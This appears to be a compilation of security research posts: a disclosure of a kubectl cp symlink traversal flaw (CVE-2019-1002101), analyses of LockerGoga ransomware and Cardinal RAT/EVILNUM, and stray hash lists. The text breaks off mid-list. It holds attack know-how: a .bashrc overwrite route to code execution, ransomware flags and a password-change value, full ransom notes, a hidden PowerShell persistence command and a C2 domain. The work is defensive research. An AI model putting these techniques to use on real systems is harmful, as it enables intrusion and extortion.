57cc6875ae0c571ef1edaae72d82b0da6e60331ad4b3ad34c922b9e4612b8779

61893583675935ac7a4857542f13d513ffbb176b302a72d26d7ec39fd931decb

ac4a00bfe1031e19eb9a101d61ef5267627ebaeb2aca4b962c7bb1b5a59e337c

b0cef399ea8ec2244aebb3506a2bb60c64c3921e816c0fc9752caf84c6cf196d

b5da0b6070d9cf3a3d628864e0f0860c8fc967ce692c0142f5a6dafee64079f6

Altera Nios II Samples

0c35f2902d92ef4f46e4643d11c46bde57027bb14e2b75c027a50fe7efc4f358

3446c2ed11a6a5e02702afd5f7082eb435b2922096443cabd45d54b5b7582cc1

48c760ba6b6a29e2a90bdb88bf96486c158f2b47ee9e1c560a47071e39bb5e87

5876c9ac609ece0e051c57b380489490bc78e40c796b637af1e80adbdb9f70dc

a457090fb6df8cb93c91ec6b5d89927f7a6f9e247389d945d44731351a367b4e

ed5e313821bf3a20d226c1b5f2b0ba7f1897d0778c27620017b852579e3e1894

fae498477388c53c8c623fd8ddb710cc286584200767907b104d55f916d37c05

Disclosing a directory traversal vulnerability in Kubernetes copy – CVE-2019-1002101

Executive Overview

On March 4, I reported a security vulnerability in kubectl to the Kubernetes and OpenShift security teams, which was assigned CVE-2019-1002101. This post explains the discovery process, the vulnerability details and its impact and exploitation methods. Thanks to Brandon Phillips Red Hat for coordinating the disclosure process. The announcement made today by the Kubernetes team can be found here.

Vulnerability discovery

I was exploring Kubernetes commands when a particular notice drew my immediate attention.

This note refers to the kubectl cp command, which allows copying files between containers and the user machine. To copy files from and to containers, Kubernetes calls the tar binary inside the container, to either create or unpack a tar archive with the requested files. This has always been the way the cp command worked, but I was surprised that the same design was still in use after a vulnerability in the cp code was found about a year ago.

Some of the readers might recall the directory traversal vulnerability that was found in the cp command last March. It was assigned CVE-2018-1002100, though it was mostly overshadowed by a similar vulnerability in OpenShift that was announced in the same post.

This vulnerability was ultimately a “classic” directory traversal – paths include directory climbing using ../ (dot dot slash) were not sanitized, allowing malicious containers to write any file to any path on the user machine when copied from.

Before we dig in to the vulnerability I found, let’s examine the kubectl cp architecture in more detail.

To copy files from a container, kubectl creates a tar with the source files inside the container and unpacks it on the user machine. To copy files from the user machine to a container, kubectl creates a tar with the files and unpacks it inside the container.

For creating and unpacking a tar archive on the user machine, kubectl relies on its tar parsing code in cmd/cp/cp.go. However, for containers kubectl executes the tar binary inside the container for these actions. For that reason, a tar binary is required to be in the container for the cp command to work, as specified in the documentation notice.

If the tar binary on the container is malicious, it could run any code and output unexpected, malicious results. This is a prerequisite for both the previous vulnerability and the new one to be exploited.

The function copyFromPod in cp.go implements the process of copying files from the container. It calls tar in the container through remote exec (&exec.DefaultRemoteExecutor) and then untars the result on the user machine in the function untarAll. This function uses the “archive/tar” Go package for tar parsing and finally writes the files to the destination directory based on the result tar headers.

Since the fix to CVE-2018-1002100, the untarring function calls the cp.go:clean function to strip path traversals.

However, after reading its code I realised that the function can both create and follow symbolic links from the tar headers. An attacker could craft a malicious tar that has a header with a symbolic link to virtually any path, and a subsequent header to a file inside a directory with the same name as the symlink. When extracted by the cp untar function, the link would result in creating or modifying the desired file in the path from the symbolic link.

Impact

This vulnerability can be dangerous in one of two scenarios:

  1. A user unknowingly downloads a malicious container image with a bad tar. The attacker can push such an image to any registry (e.g. Docker Hub) for a popular image he has control of or rely on typosquatting.
  2. An attacker compromises a running container by exploiting another vulnerability or in some cases he may have legitimate access to a container. The attacker then plants a malicious tar replacing the original tar of the image.

A sophisticated attacker will also conceal the exploit by making the malicious tar include the originally requested files in its output, or make the symlink file a dotfile, so that the attack is not immediately apparent.

So far I have only mentioned directory traversal, which is dangerous by itself. Kubectl users are generally developers, devops staff, or administrators, whose environment contains sensitive configuration and deployment files. Targeted exploitation of this vulnerability can thus lead to leakage and exfiltration of potentially highly sensitive information. Nevertheless, you may be wondering how straightforward it is for an attacker to get full code execution on the user machine through this vulnerability.

First, if kubectl is run as root, achieving remote code execution becomes trivial through the modification of one of many configuration or system files. Files like /etc/profile or cron files are good targets, but virtually any startup file are easy targets to get immediate and persistent code execution.

Yet kubectl is more commonly run as a user. This makes it harder for an attacker to deterministically get code execution. It eventually sums up to the creativity of the attacker or how much information about the user filesystem may be known, but for the sake of this post I present a simple idea that may work in many cases.

In the proof of concept found below, I get code execution by writing to the .bashrc file in the directory kubectl is run from. The path /proc/self/cwd links to that directory. If kubectl is ran from the user’s home directory, the bash loading script is replaced with my payload which is run the next time a bash shell is spawned by the user.

Proof of Concept

The following infographic goes through the steps of this exploit.

Suggestion for redesign

This vulnerability can be closed by fixing the untarAll function and writing regular files instead of symbolic links. Within the original advisory, I’ve also reported another non-security out-of-bounds access bug in the same function. The maintainers can probably close both issues with a simple PR, the CVE will be marked as fixed and everybody updates and move on.

The way I see it though, kubectl cp, or for that matter any Kubernetes command, should not be calling tar or execute any binary inside the container. Any output from inside a container should not be considered safe or reliable, since it can be controlled by an attacker if compromised. Even without a vulnerability, the binary could output to the user terminal any misleading text (in the tar case, through stderr) that could confuse even an experienced user. Or potentially attempt to exploit terminal vulnerabilities to do much more. (1)

An issue has already been opened for getting rid of the tar requirement in kubectl cp, although on the basis of usability and not security.

Twistlock (Prisma Cloud) protection

Twistlock can alert or prevent a change of a tar binary inside a running container, alerting on a breach and preventing the exploitation of this vulnerability. Twistlock also has a CIS benchmark that can be enforced for all images to run with a readonly rootfs, which prevents hijacking tar or any binary inside a running container altogether.

Twistlock also allows you to define Trusted Images, a feature introduced 2 years ago in Twistlock 1.7, that enables marking a specific set of registries, repositories, images or base layers that are allowed within your organization.

Finally, with the new Kubernetes Auditing feature you could gain visibility over use of the cp command and easily pin down the events where a user may have been affected by a compromised container.

To monitor all cp events, use the following rule:

Thanks to Misha and Omri for providing it.

Summary

This vulnerability only affects the user client for Kubernetes, kubectl (and the OpenShift equivalent, oc). All kubectl versions from v1.9.0-alpha.2 to 1.14.0 are vulnerable (1.11.9, 1.12.7, 1.13.5 also have the fix).

If you like our advisories, follow us on Twitter and be the first to read our posts.


  1. For more about escape sequence terminal vulnerabilities, see the slides of my AtlSecCon talk

Born This Way? Origins of LockerGoga

This Unit 42 blog provides insights into the ransomware attacks referred to as LockerGoga.

The LockerGoga ransomware was first publicly reported in January by Bleeping Computer, which tied the malware to an attack against French engineering company Altran Technologies. Several variants have since been found in the wild, where they were used in attacks against Norwegian aluminum manufacturer Norsk Hydro and two chemical companies: Hexion and Momentive. Unit 42 reviewed malware samples from these attacks and found evidence that caused us to question the origin of the threat name.  “LockerGoga” was taken from a string that did not exist anywhere in the code used in the original attack on Altran.  Bleeping Computer reported that the name came from this source code path discovered by MalwareHunterTeam:

X:\work\Projects\LockerGoga\cl-src-last\cryptopp\src\rijndael_simd.cpp for SHA256 bdf36127817413f625d2625d3133760af724d6ad2410bea7297ddc116abc268f

We were able to find this string referenced in earlier ransomware variants identified as Ransom.GoGalocker by Symantec, but not in the sample identified in Bleeping Computer’s report. To avoid confusion, we will continue to use the LockerGoga name to refence the initial variant and its predecessors. Palo Alto Networks has identified 31 ransomware samples that are similar in behavior and code to the initial variant. In this report we will attempt to trace back to the origin of these samples, discuss their evolution, then expose some of their inner working capabilities and even faults.

First LockerGoga Sample

The earliest known sample of LockerGoga (SHA256: bdf36127817413f625d2625d3133760af724d6ad2410bea7297ddc116abc268f) we found was submitted to VirusTotal on January 24. We believe this sample was used in the attack on Altran.  We do not know how the ransomware infected Altran’s networks or propagated once there.

Propagation

Currently LockerGoga does not support any worm-like capabilities that would allow it to self-propagate by infecting additional hosts on a target network.  We have observed LockerGoga moving around a network via the server message block (SMB) protocol, which indicates the actors simply manually copy files from computer to computer.

LockerGoga Characteristics

This sample requires administrative privileges in order to successfully execute, though the specific mechanism for initial code execution is unknown.  Once it executes it seeks to encrypt files on the infected computer and any attached hard drives.  Once it’s fully executed, it leaves a ransom note on the user’s desktop containing an email address to contact presumably for decryption and payment options.

The initial sample was written in the C++ programming language and employs publicly available libraries such as Boost, Cryptopp and regex.  This sample includes a denylist that excludes the following files and directories from encryption:

  • readme-now.txt
  • files starting with ntsuser or usrclass
  • File extensions: .dll, .lnk, .sys, .locked
  • Microsoft\Windows\burn
  • dat
  • log

The malware does not support any self-propagating code to infect other hosts on the network and is signed by a certificate issued in the name MIKL LIMITED, which has been revoked.  The following command line arguments are also supported:

Command Line Description
-w Work:  This is the default command line parameter and encrypts all files on the host.  It also wipes all free space by creating the following file c:\wipe and filling it with random data the size of the free space available on the drive.  The file is then deleted.  This parameter can also be used to encrypt a single file i.e. -w filename.exe
-r Dry Run:  Does not encrypt any files on the host.
-l Log:  Creates a log file off the root drive named cl.log.
-f File:  Used to encrypt a single file.

Table 1. Supported command line arguments

Encryption

LockerGoga uses the Cryptopp library to implement RSA, as implementing RSA from scratch would be very time consuming and error prone.  To encrypt files, (Strong RSA) RSA-OAEP MGF1(SHA-1) is used.  The RSA public key found in this sample is:

00000000   4D 49 47 64 4D 41 30 47  43 53 71 47 53 49 62 33   MIGdMA0GCSqGSIb3

00000016   44 51 45 42 41 51 55 41  41 34 47 4C 41 44 43 42   DQEBAQUAA4GLADCB

00000032   68 77 4B 42 67 51 43 46  66 33 43 54 59 79 41 79   hwKBgQCFf3CTYyAy

00000048   6F 79 5A 71 52 33 6E 48  63 4C 4A 2B 49 2F 71 69   oyZqR3nHcLJ+I/qi

00000064   2F 50 57 77 57 54 75 6C  20 6C 4D 69 4E 32 54 47   /PWwWTul lMiN2TG

00000080   4D 41 4D 62 34 39 75 58  51 32 79 43 34 4D 5A 76   MAMb49uXQ2yC4MZv

00000096   5A 76 4B 53 50 55 44 6F  33 61 4D 67 5A 4A 71 30   ZvKSPUDo3aMgZJq0

00000112   78 75 52 53 42 34 58 6F  73 6D 73 30 5A 39 51 4B   xuRSB4Xosms0Z9QK

00000128   70 76 47 6C 6A 4E 48 36  79 34 50 59 4E 39 38 2F   pvGljNH6y4PYN98/

00000144   76 20 79 31 7A 4F 6B 34  70 45 69 53 68 43 32 49   v y1zOk4pEiShC2I

00000160   47 46 50 4A 32 47 71 33  4F 63 2B 41 78 4F 37 57   GFPJ2Gq3Oc+AxO7W

00000176   6F 2F 62 42 76 35 34 32  52 51 30 67 50 55 77 7A   o/bBv542RQ0gPUwz

00000192   79 54 53 66 71 6A 44 47  35 33 35 73 38 57 73 76   yTSfqjDG535s8Wsv

00000208   4B 73 79 77 49 42 45 51  3D 3D                     KsywIBEQ==

Table 2. RSA Public key found in initial LockerGoga sample

Although RSA-OAEP MGF1 has features that make it more secure, the added computational overhead causes encryption to take longer and has difficulty handling large files.  To mitigate this, the developers launch multiple child processes that work in parallel to maximize encryption speed.  To overcome large files, the developers decided to encrypt chunks of a file every 80,000 bytes and skip the next 80,000 bytes of a file.  Example:

Figure 1. Data encrypted in 80,000 byte chunks

Because of this, partial recovery of large files might be possible even without the decryption key.

Although the developers attempt to use a denylist of files and directories to skip, it was observed encrypting core Windows operating system files, which caused the operating system to become unstable and crash. This was observed when running the ransomware on a Windows 2012 machine.

Early Development

Based on our analysis, we believe this variant is an early release of LockerGoga ransomware. The developers left behind command line parameters such as -r which allows the malware to run without encrypting anything.  This can be used in conjunction with -l (log) to test how the ransomware behaves.  Both of these parameters are suggestive of an initial, or test, build.  The -r specifically was not observed in later variants.

According to the Bleeping Computer report, the ransomware appeared to encrypt only the following specific file extensions: doc|dot|wbk|docx|dotx|docb|xlm|xlsx|xltx|xlsb|xlw|ppt|pot|pps|pptx|potx|ppsx|sldx|pdf.

Our analysis found that the malware does not use the code block that checks for specific file extensions.  Instead, we observed that the malware encrypts all files except those in the denylist. It also has issues with large files, which is addressed in later variants.

Development Cycle

Like other active software projects, the LockerGoga ransomware is under constant development with new variants being developed and used to attack victims.  All these variants share similar characteristics and just like other professional development, each release contains improvements or new capabilities.

To counter this ongoing development cycle, security researchers have to focus on identifying new variants.

To that end, we highlight some of the evolutionary changes we have observed since the malware surfaced in January:

  • Dropped the -r and -f command line arguments
  • Log file renamed from cl.log to .log
  • Ransomware note is no longer encoded in the binary
  • Ransomware note renamed from README_NOW.txt to README_LOCKED.TXT
  • Added the following command line parameters:
Parameter Description
-i Inter process communication (IPC)
-s Slave (child process)
-m Master Process
  • Began using mutexes (example: SM-zzbdrimp) to identify processes for inter-process communication.
  • Stopped using svch0st[numeric value].exe as a process name and began using distinct hard-coded names for each sample.
  • Uses undocumented Windows API calls (for example NtQuerySection)
  • Changes administrator password to HuHuHUHoHo283283@dJD
  • Stopped creating a wipe file to erase free space and instead uses Windows cipher.exe with command parameter /w to wipe free space on the host
  • Added importation of WS2_32.dll, possibly to support network communications
  • Changed the format and collection of data recorded in the log file
  • Updated encryption of files and directories. No longer encrypts all files on the host: instead targets specific file extensions and directories
  • Calls into Windows Restart Manager session for possible token elevation to overwrite trusted installer files
  • Uses the following digital signers:
    • ALISA LTD
    • KITTY'S LTD
    • MIKL LIMITED
  • Logs off the current user
  • The inclusion of the word “Goga” in the binary and encrypted files

Conclusion

LockerGoga’s developers continue to add capabilities and launch new attacks.  The addition of WS2_32.dll and use of undocumented Windows API calls indicates a level of sophistication beyond typical ransomware authors. The former could lead to the eventual inclusion of C2 communication or automated propagation, and the latter requires some working knowledge of Windows internals.

These features raise more questions about the actor’s intent as ransomware is typically one of the least advanced forms of malware:  Are they motivated by profits or something else? Has the motive change over time?  Why would developers put such effort into their work only to partially encrypt files. Why do they include an email address and not seek payment through more frequently used cryptocurrencies?

We do not know if any of the victims have paid the ransom and were able to successfully retrieve their data. We do know that this ransomware has caused significant harm. The damage could increase significantly if  the attackers continue to refine this ransomware. Unit 42 will continue to monitor LockerGoga and report on new activity.

WildFire properly identifies all of the malware samples listed in this report as malicious. Traps prevents execution of LockerGoga samples and AutoFocus customers can view LockerGoga samples using the LockerGoga tag.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise

LockerGoga Samples

ae7e9839b7fb750128147a9227d3733dde2faacd13c478e8f4d8d6c6c2fc1a55

f474a8c0f66dee3d504fff1e49342ee70dd6f402c3fa0687b15ea9d0dd15613a

ffab69deafa647e2b54d8daf8c740b559a7982c3c7c1506ac6efc8de30c37fd5

c1670e190409619b5a541706976e5a649bef75c75b4b82caf00e9d85afc91881

65d5dd067e5550867b532f4e52af47b320bd31bc906d7bf5db889d0ff3f73041

31fdce53ee34dbc8e7a9f57b30a0fbb416ab1b3e0c145edd28b65bd6794047c1

32d959169ab8ad7e9d4bd046cdb585036c71380d9c45e7bb9513935cd1e225b5

e00a36f4295bb3ba17d36d75ee27f7d2c20646b6e0352e6d765b7ac738ebe5ee

6d8f1a20dc0b67eb1c3393c6c7fc859f99a12abbca9c45dcbc0efd4dc712fb7c

79c11575f0495a3daaf93392bc8134c652360c5561e6f32d002209bc41471a07

050b4028b76cd907aabce3d07ebd9f38e56c48c991378d1c65442f9f5628aa9e

1f9b5fa30fd8835815270f7951f624698529332931725c1e17c41fd3dd040afe

276104ba67006897630a7bdaa22343944983d9397a538504935f2ec7ac10b534

88d149f3e47dc337695d76da52b25660e3a454768af0d7e59c913995af496a0f

c97d9bbc80b573bdeeda3812f4d00e5183493dd0d5805e2508728f65977dda15

06e3924a863f12f57e903ae565052271740c4096bd4b47c38a9604951383bcd1

a845c34b0f675827444d6c502c0c461ed4445a00d83b31d5769646b88d7bbedf

7bcd69b3085126f7e97406889f78ab74e87230c11812b79406d723a80c08dd26

ba15c27f26265f4b063b65654e9d7c248d0d651919fafb68cb4765d1e057f93f

eda26a1cd80aac1c42cdbba9af813d9c4bc81f6052080bc33435d1e076e75aa0

7852b47e7a9e3f792755395584c64dd81b68ab3cbcdf82f60e50dc5fa7385125

14e8a8095426245633cd6c3440afc5b29d0c8cd4acefd10e16f82eb3295077ca

47f5a231f7cd0e36508ca6ff8c21c08a7248f0f2bd79c1e772b73443597b09b4

f3c58f6de17d2ef3e894c09bc68c0afcce23254916c182e44056db3cad710192

9128e1c56463b3ce7d4578ef14ccdfdba15ccc2d73545cb541ea3e80344b173c

c3d334cb7f6007c9ebee1a68c4f3f72eac9b3c102461d39f2a0a4b32a053843a

6e69548b1ae61d951452b65db15716a5ee2f9373be05011e897c61118c239a77

8cfbd38855d2d6033847142fdfa74710b796daf465ab94216fbbbe85971aee29

bdf36127817413f625d2625d3133760af724d6ad2410bea7297ddc116abc268f

5b0b972713cd8611b04e4673676cdff70345ac7301b2c23173cdfeaff564225c

c7a69dcfb6a3fe433a52a71d85a7e90df25b1db1bc843a541eb08ea2fd1052a4

Appendix

The latest variant of LockerGoga uses memory mapped files to communicate between processes.  To illustrate this, we captured the memory of a section created by a child process.

00000000   02 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00                  

00000016   D0 02 01 00 CC 02 01 00  C8 02 01 00 30 00 00 00   Р  Ì   È   0  

00000032   80 02 01 00 F8 FF 0F 00  00 00 00 00 00 00 00 00   €   øÿ         

00000048   FF FF FF FF 00 00 00 00  01 00 00 00 24 00 00 00   ÿÿÿÿ        $  

00000064   20 00 00 00 1C 00 00 00  00 00 00 00 01 00 00 00                  

00000080   FC FF FF FF F8 FF FF FF  F4 FF 01 00 0B 20 00 C0   üÿÿÿøÿÿÿôÿ     À

00000096   DE FF FF FF 01 00 00 00  01 00 00 00 38 00 01 00   Þÿÿÿ        8  

00000112   01 00 04 21 10 01 00 00  00 00 00 00 00 7A 70 63      !         zpc

00000128   55 48 4A 76 5A 33 4A 68  62 53 42 47 61 57 78 6C   UHJvZ3JhbSBGaWxl

00000144   63 31 78 57 54 58 64 68  63 6D 56 63 56 6B 31 33   c1xWTXdhcmVcVk13

00000160   59 58 4A 6C 49 46 52 76  62 32 78 7A 58 47 64 73   YXJlIFRvb2xzXGds

00000176   61 57 49 74 4D 69 34 77  4C 6D 52 73 62 41 3D 3D   aWItMi4wLmRsbA==

00000192   64 48 42 6A 63 48 4D 75  5A 47 78 73 63 6D 56 7A   dHBjcHMuZGxscmVz

00000208   65 43 35 6B 62 47 77 75  62 58 56 70 4E 46 39 66   eC5kbGwubXVpNF9f

00000224   4F 48 64 6C 61 33 6C 69  4D 32 51 34 59 6D 4A 33   OHdla3liM2Q4YmJ3

00000240   5A 54 68 68 5A 44 46 68  4E 7A 51 77 4C 54 52 68   ZThhZDFhNzQwLTRh

00000256   4E 32 59 74 4E 47 45 78  59 53 30 35 4F 54 45 78   N2YtNGExYS05OTEx

00000272   4C 54 51 79 4D 57 51 30  4D 6A 49 34 4D 7A 52 6C   LTQyMWQ0MjI4MzRl

00000288   5A 46 78 42 63 33 4E 6C  64 48 4E 63 55 6D 56 7A   ZFxBc3NldHNcUmVz

00000304   62 33 56 79 59 32 56 7A  58 46 4A 6C 63 58 56 70   b3VyY2VzXFJlcXVp

00000320   63 6D 56 6B 55 48 4A 70  62 6E 52 44 59 58 42 68   cmVkUHJpbnRDYXBh

00000336   59 6D 6C 73 61 58 52 70  5A 58 4D 75 65 47 31 73   YmlsaXRpZXMueG1s

00000352   65 6D 55 74 4E 44 68 66  59 57 78 30 5A 6D 39 79   emUtNDhfYWx0Zm9y

00000368   62 53 31 31 62 6E 42 73  59 58 52 6C 5A 43 35 77   bS11bnBsYXRlZC5w

00000384   62 6D 63 3D 62 53 31 31  62 6E 42 73 59 58 52 6C   bmc=bS11bnBsYXRl

00000400   5A 43 35 77 62 6D 63 3D  00 00 00 00 00 00 00 00   ZC5wbmc=       

Table 3. Child process mapped file

The 1st byte (02) instructs the master process to process the data below. The data is base64 encoded in three parts and decodes to the following:

Part 1:

Unknown value

Part 2:

tpcps.dllresx.dll.mui4__8wekyb3d8bbwe8ad1a740-4a7f-4a1a-9911-421d422834ed\Assets\Resources\RequiredPrintCapabilities.xmlze-48_altform-unplated.png

Part 3:

m-unplated.png

Example of initial variant of LockerGoga running on a host:

Figure  2. Initial LockerGoga running

Initial LockerGoga Ransom Note:

Greetings!


There was a significant flaw in the security system of your company.

You should be thankful that the flaw was exploited by serious people and not some rookies.

They would have damaged all of your data by mistake or for fun.


Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.

Without our special decoder it is impossible to restore the data.

Attempts to restore your data with third party software as Photorec, RannohDecryptor etc.

will lead to irreversible destruction of your data.


To confirm our honest intentions.

Send us 2-3 different random files and you will get them decrypted.

It can be from different computers on your network to be sure that our decoder decrypts everything.

Sample files we unlock for free (files should not be related to any kind of backups).


We exclusively have decryption software for your situation


DO NOT RESET OR SHUTDOWN - files may be damaged.

DO NOT RENAME the encrypted files.

DO NOT MOVE the encrypted files.

This may lead to the impossibility of recovery of the certain files.


To get information on the price of the decoder contact us at:

CottleAkela@protonmail.com;QyavauZehyco1994@o2.pl

The payment has to be made in Bitcoins.

The final price depends on how fast you contact us.

As soon as we receive the payment you will get the decryption tool and

instructions on how to improve your systems security

Figure 3. Initial LockerGoga ransom note


Latest LockerGoga Ransom Note:

Greetings!


There was a significant flaw in the security system of your company.

You should be thankful that the flaw was exploited by serious people and not some rookies.

They would have damaged all of your data by mistake or for fun.


Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.

Without our special decoder it is impossible to restore the data.

Attempts to restore your data with third party software as Photorec, RannohDecryptor etc.

will lead to irreversible destruction of your data.


To confirm our honest intentions.

Send us 2-3 different random files and you will get them decrypted.

It can be from different computers on your network to be sure that our decoder decrypts everything.

Sample files we unlock for free (files should not be related to any kind of backups).


We exclusively have decryption software for your situation


DO NOT RESET OR SHUTDOWN - files may be damaged.

DO NOT RENAME the encrypted files.

DO NOT MOVE the encrypted files.

This may lead to the impossibility of recovery of the certain files.


The payment has to be made in Bitcoins.

The final price depends on how fast you contact us.

As soon as we receive the payment you will get the decryption tool and

instructions on how to improve your systems security


To get information on the price of the decoder contact us at:


MayarChenot@protonmail.com

QicifomuEjijika@o2.pl

Figure 4. Latest LockerGoga ransom note

Cardinal RAT Sins Again, Targets Israeli Fin-Tech Firms

In 2017, Unit 42 reported on and analyzed a low-volume malware family called Cardinal RAT. This malware family had remained undetected for over two years and was delivered via a unique downloader named Carp Downloader. Since that publication, we have continued to monitor this threat, resulting in the discovery of a series of attacks using an updated version of Cardinal RAT. A series of modifications have been made to the RAT, many of which are used to evade detection and hinder analysis.   

We witnessed attacks targeting the financial technology (FinTech) sector, primarily focused on organizations based in Israel. While researching these attacks, we discovered a possible relationship between Cardinal RAT and another malware family named EVILNUM. EVILNUM is a JavaScript-based malware family that is used in attacks against similar organizations.   

Cardinal RAT Employs BMP Trick 

Since the original discovery of Cardinal RAT, the attackers have made some minor updates that are worth discussing, particularly regarding obfuscation techniques. For the sake of this analysis we’ll look at the most recent version of Cardinal RAT:   

SHA256  b742162197744a8caeb09f954213a3172ed699f8375f69c40b57b8c219c5e37c 

 The last time we wrote about Cardinal RAT in 2017, we looked at version 1.4 of the malware family. We identify this latest sample as version 1.7.2 based on information within the payload. Unlike previously discussed samples, this latest instance of Cardinal RAT employs various obfuscation techniques to hinder analysis of the underlying code. The first layer of obfuscation comes in the form of steganography; the initial sample is compiled with .NET and contains an embedded bitmap (BMP) file.

  Figure 1. Embedded BMP file contained within .NET loader 

 Upon execution, the malware will read this file, parse out pixel data from the image, and decrypt the result using a single-byte XOR key. We have provided a Python script to automate this process in the Appendix of the blog post. The result is a DLL also compiled with .NET, with the following hash:  

SHA256  01e007b8304eb0cbcb2be11ddb86298dc85c084fb5459eda319a69ef50799f88 

 After this file has been loaded in memory, the initial loader will load and execute the ‘corerun function, initiating the second stage of the malware. The DLL begins by performing a sleep using the built-in Windows choice utility: 

 cmd.exe /c choice /C Y /N /D Y /T 20 

The command prompts the user for a choice with a 20 second timeoutat which point the process will exit. Since the window is hidden, and there is no utility for this choice, the malware simply uses this as an alternative sleep command. 

The second stage DLL reads in the ‘strings’ embedded resource from the first stage executable. Part of this resource is decrypted to provide configuration information to the dropper. This configuration information will instruct whether or not the malware enters its installation routine. In the installation routine, it begins by writing a unique GUID identifier to %TEMP%\[random].ini. Afterwards, it creates the following directory: 

%APPDATA%\Microsoft\Windows\IEConfig 

 It then writes an embedded executable with the hash below to %TEMP%\[random].exe. This file has an internal filename of RunExecutive.exe and simply copies the contents of argument #2 to the file path specified in argument #1.   

SHA256  2167d393ec89ec0c6e2d7557a7ad22aa1953dd8082f599bee14977c25a128cce 

The malware creates an LNK file in the victim’s startup folder with a randomly generated filename using a GUID (Example: {fcb29182-b3cc-47e2-a95c-b22c6d87dda1}.lnk). The LNK file executes the following command: 

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden "%APPDATA%\Microsoft\Windows\IEConfig\[random]\sqlreader.exe"  

 Finally, the malware will execute the previously written RunExecutive executable with arguments to copy the original executable to the previously referenced sqlreader.exe file path.  

 Thremaining segment of the embedded resource is decrypted using a 16-byte XOR key, resulting in a .NET executable. This executable is injected into one of the following two legitimate executables or processes on the system:  

  • RegSvcs.exe 
  • RegAsm.exe 

 In previous versions of this malware family, there were a larger number of legitimate processes Cardinal RAT would inject into. The final payload has the following hash:  

SHA256  04de4b51c881e65236c9efdbfbc0099e6b48fd1723a6e51bf480b52104dd2ba2 

 Underneath all this obfuscation, this Cardinal RAT payload does not have any significant changes compared to the previously discussed version in terms of its operation or capabilitiesOne of the most significant changes lies in the obfuscation used by the malware; all of the functions, methods, and variables have been renamed to MD5 hashes. 

Figure 2. Obfuscation present in Cardinal RAT payload 

In addition to the obfuscation routines in use, there have been a few minor changes within the malware itself. First, the embedded configuration has a few changes both in the order of the embedded values, as well as what values are present. Additionally, the way this configuration is encoded has changed slightly, as several values that were previously base 64 encoded in version 1.4 are no longer base64-encoded. 

$ python parseConfig.py GreyCardinalConfig 

Mutex: {509ce3ef-e03e-467e-be19-710782f13c28} 

Campaign Identifier: '\xf1\xaf\x02i.]\xa4\xe0' 

C2 Server: affiliatecollective[.]club 

C2 Port: 443 

Hash Value: 0304674e9876530dfbea5a9b4fec7b98 

Additional C2 Servers: 0 

GUID: '\xd6\x04hr\x9a\xedLN\xae\xe8\xd0\x87\x80\x19\x15z' 

Buffer Size: 81920 

Max Buffer Size: 40960000 

Sleep Timer Between Requests: 2000 

Unused Integer: 60000 

Unused Integer: 0 

Perform Keylogging: 0 

Disable Sleep on Victim: 0 

Network communication and actions available to the remote operator remain consistent between versions. The script provided in our previous report continues to work as expected against the network traffic generated by this malware family. The following actions continue to be present within the malware:  

  • Collect victim information 
  • Update settings 
  • Act as a reverse proxy 
  • Execute command 
  • Uninstall itself 
  • Recover passwords 
  • Download and Execute new files 
  • Keylogging 
  • Capture screenshots 
  • Update Cardinal RAT 
  • Clean cookies from browsers 

Enter EVILNUM 

When looking at files submitted by the same customer in a similar timeframe to the Cardinal RAT samples, we saw that the customer had also submitted a malware family we’d been tracking as EVILNUM. From our viewpoint this is another family that seems to be used solely in attacks against finance related organisations. 

 When we cross-referenced submissions to online sandboxes, we found an additional case to ours, where another organization had submitted both EVILNUM and Cardinal RAT on the same day; both of which are rare malware families with limited distribution. 

 We opted to use the name EVILNUM, since in some versions of the malware the C2 is calculated by reading the page, parsing a numerical value, dividing it by 666 and then converting the resulting decimal to an IP address. There are at least two versions of this malware, one written in JavaScript, and another written in .NET. 

SHA256  Type 
bee6c5a506d6fb2cc129443c74b7676fbb9a79b53b92b2cac4c7fb8209592714  .NET 
97c97ad2baef37eea023549131c192f441aa7976747166cd31095e7dad17948c  JS 

Despite the differences in programming language used, the samples are similarand we believe the .NET edition is likely a rewrite of the .JS version. 

EVILNUM has been covered in the public domain previously (albeit with no name assigned to the malware family) and has been noticed by multiple analysts on Twitter. It’s a first-stage malware family which gives an attacker data about the infected host before they decide to install other utilities on the machine. EVILNUM’s supported commands vary from version to version and include but are not limited to:  

  • Setting up persistence 
  • Run an arbitrary command using cmd /c  
  • Download of additional files 
  • Ability to take screenshots 

 Since the operation of the malware is well covered already in the pwncode article, we’ll simply illustrate a few of the differences and similarities between the older and newer versions of the malware in the table below:  

  May 2018 version  January 2019 version 
Version #  1.3  2.1 
C2s used  Public Forums/Git, find number, divide by 666, num2ip  Public Forums/Git, find number, divide by 8, num2ip 
Functionality to steal local cookies 
Use of Lock file 
Adds to Startup as LNK? 
Add to startup method?  via cmd line  By importing a reg file 
Function naming  this_function  ThisFunction 
Ability to take screenshots 

Table 1. Highlights of the similarities (in green) and differences (in red) between EVILNUM versions  

The malware appears to have been given a general rewrite(as indicated by the authors’ version number) with many functions being rewritten from scratch. 

Despite this, the core functionality of the malware is mostly the same, and some of the concepts used in the malware family (such as the lock file) remain the same. It’s likely that the malware only serves as a first stage and the attackers deploy further tools to target networks of interest. 

Targeting 

Since April 2017, we have observed Cardinal RAT in attacks against two customers, both customers were FinTech companies who write software relating to forex and cryptocurrency trading, and both companies were based in Israel. Looking at submissions to VirusTotal, there are 13 Carp Downloader documentsNote that we are only looking at submissions for “entry” type files, not subsequent dropped files. When looking at the first submitters for these documents in Figure 1, we see they are predominantly uploaded from Israel. 


 Figure 3. Distribution by country for Carp Downloader submissions to VirusTotal

 In the case of EVILNUM, we have only seen one instance at a customer (the same one we referred to earlier in this article). When it comes to investigations from public sandboxes though, the distribution of the initial files used in infections is most commonly via LNK files. The geographical distribution of first submitters for EVILNUM is quite different, as shown in Figure 4. 


 Figure 4. Distribution by country for EVILNUM submissions to VirusTotal 

Conclusion 

Cardinal RAT and EVILNUM are both used in limited distribution attacks against FinTech companies. In one case, both families were observed at the same target in a short space of time, whilst droppers for both families share similarly themed lure documents.  

We suggest that these families are used in targeted attacks against FinTech companies because:  

  • Our telemetry shows these families are only used against companies in this sector. 
